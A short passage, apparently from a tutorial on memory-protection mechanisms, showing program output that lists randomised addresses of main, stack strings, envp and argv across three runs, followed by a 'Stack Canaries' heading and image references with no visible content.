main= 0xb9ee0, str=0xbff47a88, envp = 0xbff47aec, argv = 0xbff47ae4, delta = 1074496811
main= 0x47ee0, str=0xbffb9a88, envp = 0xbffb9aec, argv = 0xbffb9ae4, delta = 1074029867
main= 0x7bee0, str=0xbff85a88, envp = 0xbff85aec, argv = 0xbff85ae4, delta = 1074242859
```

Stack Canaries





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



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
